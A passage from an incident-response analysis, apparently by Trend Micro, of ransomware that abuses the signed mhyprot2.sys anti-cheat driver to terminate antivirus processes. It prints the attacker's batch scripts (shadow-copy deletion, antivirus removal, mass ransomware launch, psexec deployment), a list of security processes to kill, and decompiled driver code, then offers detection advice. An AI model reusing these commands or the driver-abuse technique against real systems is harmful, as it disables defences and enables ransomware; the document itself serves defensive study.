::"C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\Smc" -stop
::wmic product where name="Trend Micro Security Agent" call uninstall /nointeractive|wmic && shutdown /a
::wmic product where name="ESET File Security" call uninstall /nointeractive|wmic && shutdown /a
::wmic product where name="ESET Endpoint Antivirus" call uninstall /nointeractive|wmic && shutdown /a
::wmic product where name="ESET Security" call uninstall /nointeractive|wmic && shutdown /a
::wmic product where name="ESET Management Agent" call uninstall /nointeractive|wmic && shutdown /a
::"C:\Program Files\Webroot\WRSA.exe" -uninstall
::"C:\Program Files (x86)\Webroot\WRSA.exe" -uninstall
```

Figure 9. Section 1 of logon.bat, used for starting HelpPane.exe


Figure 10. Section 2 of logon.bat, used for killing antivirus solutions and other services



```
vssadmin delete shadows /all /quiet
net stop mhyprot2 /y
::taskkill /f /im HelpPane.exe
::del %~dp0HelpPane.exe
del %~dp0mhyprot2.sys
start %~dp0svchost.exe
start %~dp0svchost.exe -paths="C:\Program Files\Microsoft SQL Server"
start %~dp0svchost.exe -paths="C:\Program Files (x86)\Microsoft SQL Server"
start %~dp0svchost.exe -paths="D:\Program Files\Microsoft SQL Server"
start %~dp0svchost.exe -paths="D:\Program Files (x86)\Microsoft SQL Server"
start %~dp0svchost.exe -paths="E:\Program Files\Microsoft SQL Server"
start %~dp0svchost.exe -paths="E:\Program Files (x86)\Microsoft SQL Server"
start %~dp0svchost.exe -paths="F:\Program Files\Microsoft SQL Server"
start %~dp0svchost.exe -paths="F:\Program Files (x86)\Microsoft SQL Server"
start %~dp0svchost.exe -paths="C:\Program Files (x86)\Tally.ERP9"
start %~dp0svchost.exe -paths="D:\Program Files (x86)\Tally.ERP9"
start %~dp0svchost.exe -paths="E:\Program Files (x86)\Tally.ERP9"
start %~dp0svchost.exe -paths="F:\Program Files (x86)\Tally.ERP9"
start %~dp0svchost.exe -paths="C:\Program Files (x86)\Intuit"
start %~dp0svchost.exe -paths="C:\Program Files\Intuit"
start %~dp0svchost.exe -paths=C:
start %~dp0svchost.exe -paths=D:
start %~dp0svchost.exe -paths=E:
start %~dp0svchost.exe -paths=Q:
start %~dp0svchost.exe -paths=F:
start %~dp0svchost.exe -paths=G:
start %~dp0svchost.exe -paths=H:
start %~dp0svchost.exe -paths=I:
start %~dp0svchost.exe -paths=Y:
```

Figure 11. Section 3 of logon.bat, used for disabling the boot loader from loading the Windows recovery environment, disabling the Windows recovery environment, clearing Windows event logs, killing the mhyprot2 service and deleting it, and lastly, starting the ransomware svchost.exe.


Surprisingly, executing *logon.bat* worked and the ransomware *svchost.exe* began dropping ransom notes and encrypting files. Knowing this, the threat actor hosted three files necessary for mass deployment on a shared folder named "lol": *mhyprot2.sys*, *kill_svc.exe* (for killing antivirus services), and *svchost.exe* (the ransomware).



srcFilePath
\\[redacted]\lol\mhyprot2.sys
\\[redacted]\lol\kill_svc.exe
\\[redacted]\lol\svchost.exe


Figure 12. The share folder containing the necessary component files for mass deployment

credentials of the built-in domain administrator account. It listed target workstations in the *file ip.txt*.



```
@echo off
copy /y \\[redacted]\lol\kill_svc.exe c:\windows\kill_svc.exe
copy /y \\[redacted]\lol\mhyprot2.sys c:\windows\mhyprot2.sys
::ping 127.0.0.1
::c:\windows\kill_svc.exe
::copy /y \\[redacted]\lol\svchost.exe c:\windows\svchost.exe
```

Figure 13. Partial contents of b.bat (modified multiple times by the threat actor)




processCmd	objectFilePath
psexec @ip.txt -u [redacted]\Administrador -p [redacted] -s -c b.bat	\\10.1.0.71\ADMIN$\b.bat
psexec @ip.txt -u [redacted]\Administrador -p [redacted] -s -c b.bat	\\10.1.1.50\ADMIN$\b.bat
psexec @ip.txt -u [redacted]\Administrador -p [redacted] -s -c b.bat	\\10.1.0.27\ADMIN$\b.bat
psexec @ip.txt -u [redacted]\Administrador -p [redacted] -s -c b.bat	\\10.1.1.156\ADMIN$\b.bat
psexec @ip.txt -u [redacted]\Administrador -p [redacted] -s -c b.bat	\\10.1.1.189\ADMIN$\b.bat
psexec @ip.txt -u [redacted]\Administrador -p [redacted] -s -c b.bat	\\10.1.0.112\ADMIN$\b.bat
psexec @ip.txt -u [redacted]\Administrador -p [redacted] -s -c b.bat	\\10.1.1.40\ADMIN$\b.bat
psexec @ip.txt -u [redacted]\Administrador -p [redacted] -s -c b.bat	\\10.1.0.117\ADMIN$\b.bat

Figure 14. The threat actor deploying b.bat to other workstations

A closer look at mhyprot2.sys


The driver *mhyprot2.sys* is loaded by *kill_svc.exe/HelpPane.exe* using the *NtOpenFile* function.



```
wcscat_s(Dst, 0x100u, mhyprot2);
memset(&ServiceStatus.dwCurrentState, 0, 24);
ServiceStatus.dwCurrentState = 24;
v13 = 2 * wcslen(Dst);
v12 = v13;
BytesReturned = Dst;
ServiceStatus.dwWin32ExitCode = &v12;
v5 = NtOpenFile(&Handle, 0xC0100000, &ServiceStatus.dwCurrentState, &IoStatusBlock, 0, 3u);
```

Figure 15. The driver mhyprot2.sys loaded by kill_svc.exe/HelpPane.exe

After loading *mhyprot2.sys, kill_svc.exe/HelpPane.exe* checks a list of processes to be terminated.




```
dsa.exe
ds_monitor.exe
Notifier.exe
ds_nuagent.exe
coreServiceShell.exe
Amsp.exe
uiWatchDog.exe
uiWinMgr.exe
PccNt.exe
TmWSCSvc.exe
TmCCSF.exe
ESEFrameworkHost.exe
svcGenericHost.exe
TMBMSRV.exe
iCRCService.exe
tmicAgentSetting.exe
OfcService.exe
DbServer.exe
NTRTScan.exe
CNTAoSMgr.exe
SRService.exe
LWCSService.exe
DbServer.exe
ofcDdaSvr.exe
PccNTMon.exe
TmListen.exe
iVPAgent.exe
TmPfw.exe
ESClient.exe
TmSSClient.exe
TmsaInstance64.exe
ESEServiceShell.exe
ESEFrameworkHost.exe
```

Figure 16. A list of processes to be terminated as checked by kill_svc.exe/HelpPane.exe


Afterward, it passes this information to the driver using the *DeviceIoControl* function.

The control code *0x81034000* is sent to the driver, instructing it to terminate the processes in the list.



```
case 0x81034000:
  sub_1400036A8(*v34);
  LODWORD(a5) = 0;
```

Figure 18. The mhyprot2.sys case function



```
if ( ProcessId )
{
  ProcessHandle = 0i64;
  Object = 0i64;
  v1 = PsLookupProcessByProcessId(ProcessId, &Object) >= 0;
  if ( Object )
  {
    if ( ObOpenObjectByPointer(Object, 0, 0i64, 0, 0i64, 0, &ProcessHandle) )
    {
      if ( v1 )
        ObfDereferenceObject(Object);
    }
    else
    {
      ZwTerminateProcess(ProcessHandle, 0);
      ZwClose(ProcessHandle);
      if ( v1 && Object )
        ObfDereferenceObject(Object);
    }
  }
}
```

Figure 19. ZwTerminateProcess inside 0x81034000, which terminates a process and all of its threads

The *mhyprot2.sys* driver that was found in this sequence was the one built in August 2020. Going back to social media streams, we can see that shortly after Genshin Impact was released in September 2020, this module was discussed in the gaming community because it was not removed even after the game was uninstalled and because it allowed bypassing of privileges.

A PoC, provided by user kagurazakasanae, showed that a library terminated 360 Total Security. A more comprehensive PoC, provided by Kento Oki, had the following capabilities:

- **Get system uptime.**
- **Enumerate threads in a specific process, allowing reading of the PETHREAD structure in the kernel directly from the command-line interface (CLI).**
- **Terminate a specific process by process id with *ZwTerminateProcess*, which calls in the vulnerable driver context (*ring-0*).**

The issue was also reported by Kento Oki to miHoYo, the developer of Genshin Impact, as a vulnerability. Kento Oki's PoC led to more discussions, but the provider did not acknowledge the issue as a vulnerability and did not provide a fix. Of course, the code-signing certificate is still valid and has not been revoked until now and the digital signature for code signing as a device driver is still valid at this time.

Complications of code signing as a device driver

It is still rare to find a module with code signing as a device driver that can be abused. The point of this case is that a legitimate device driver module with valid code signing has the capability to bypass privileges from user mode to kernel mode. Even if a vendor acknowledges a privilege bypass as a vulnerability and provides a fix, the module cannot be erased once distributed. This file has a code signature for the driver, which allows this module to be loaded in kernel mode. If the signature was signed for a malicious module through private key theft, the certificate can be revoked to invalidate the signature. However, in this case, it is an abuse of a legitimate module. It seems that there is no compromise of the private key, so it is still not known if the certificate will be revoked. It remains valid, at least for now.

As mentioned above, this module is very easy to obtain and will be available to everyone until it is erased from existence. It could remain for a long time as a useful utility for bypassing privileges. Certificate revocation and antivirus detection might help


How to counter abuse: monitoring and detection

There are only a limited number of driver files with valid signatures that are expected to have behavior comparable to the privilege bypassing we report here. We recommend that security teams and network defenders monitor the presence of the hash values within their organizations. We have confirmed that privilege bypassing is possible in at least this file:

- ***mhyprot2.sys* (0466e90bf0e83b776ca8716e01d35a8a2e5f96d3)**

In addition, we recommend monitoring Windows event logs for the installation of the service corresponding to the driver. If the installation of the service was not intended, compromise is strongly suspected:

- **Windows Event Log (System) – 7045: A new service was installed in the system. Service name: *mhyprot2*.**



```
Service Name:  mhyprot2
Service File Name:  C:\Users\[redacted]AppData\Local\Temp\mhyprot2.Sys
Service Type:  kernel mode driver
Service Start Type:  demand start
Service Account:

Log Name:          System
Source:            Service Control Manager     Logged:          [redacted]
Event ID:          7045                        Task Category:   None
Level:             Information                 Keywords:        Classic
User:              [redacted]                  Computer:        [redacted]
OpCode:            Info
More Information:  Event Log Online Help
```

Figure 20. The properties of Windows Event Log (System) – 7045


Recommendations and solutions

Ransomware operators are continuously looking for ways to covertly deploy their malware onto users' devices. Using popular games or other sources of entertainment is an effective way of baiting victims into downloading dangerous files. It is important for enterprises and organizations to monitor what software is being deployed onto their machines or have the proper solutions in place that can prevent an infection from happening.

Users and organizations can also benefit from security solutions that offer multilayered detection and response such as Trend Micro Vision One™, which has multilayered protection and behavior detection capabilities that help block suspicious behavior and tools before ransomware can do any damage. Trend Micro Apex One™ also provides next-level automated threat detection and response to protect endpoints against advanced issues, like human-operated ransomware.

With additional insights from Nathaniel Gregory Ragasa and Eleazar Valles

MITRE ATT&CK tactics and techniques



Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
T1059: Command and Scripting Interpreter • T1059.003: Windows Command Shell	T1098: Account Manipulation	T1548: Abuse Elevation Control Mechanism • T1548.002: Bypass User Account Control	T1548: Abuse Elevation Control Mechanism • T1548.002: Bypass User Account Control	T1003: OS Credential Dumping • T1003.006: DCSync • S0357: Impacket	T1087: Account Discovery • T1087.002: Domain Account	T1570: Lateral Tool Transfer	T1485: Data Destruction
T1569: System Services	T1037: Boot or Logon Initialization Scripts • T1037.003: Network Logon Script	T1037: Boot or Logon Initialization Scripts • T1037.003: Network Logon Script	T1484: Domain Policy Modification • T1484.001: Group Policy Modification		T1083: File and Directory Discovery	T1021: Remote Services • T1021.001: Remote Desktop Protocol • T1021.002: SMB/Windows Admin Shares	T1486: Data Encrypted for Impact
T1047: Windows Management Instrumentation	T1543: Create or Modify System Process • T1543.003: Windows Service	T1543: Create or Modify System Process • T1543.003: Windows Service	T1211: Exploitation for Defense Evasion		T1518: Software Discovery • T1518.001: Security Software Discovery	T1080: Taint Shared Content	T1490: Inhibit System Recovery
		T1484: Domain Policy Modification • T1484.001: Group Policy Modification	T1562: Impair Defenses • T1562.001: Disable or Modify Tools				
		T1068: Exploitation for Privilege Escalation	T1070: Indicator Removal on Host • T1070.001: Clear Windows Event Logs				
			T1036: Masquerading • T1036.005: Match Legitimate Name or Location				
			T1014: Rootkit				
			T1553: Subvert Trust Controls • T1553.002: Code Signing				
			T1218: System Binary Proxy Execution • T1218: Msiexec				

Tags

Authors

Ryan Soliven
Incident Response Analyst

Hitomi Kimura
Incident Response Analyst

CONTACT US

SUBSCRIBE

Related Articles

Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis

Attacker Abuses Victim Resources to Reap Rewards from Titan Network

A Cybersecurity Risk Assessment Guide for Leaders

See all articles ›

Resources

Support

About Trend

Country Headquarters

Trend Micro - United States (US)

225 East John Carpenter Freeway
Suite 1500
Irving, Texas 75062

Phone: +1 (817) 569-8900

Select a country / region

United States ⌄

Privacy | Legal | Accessibility | Site map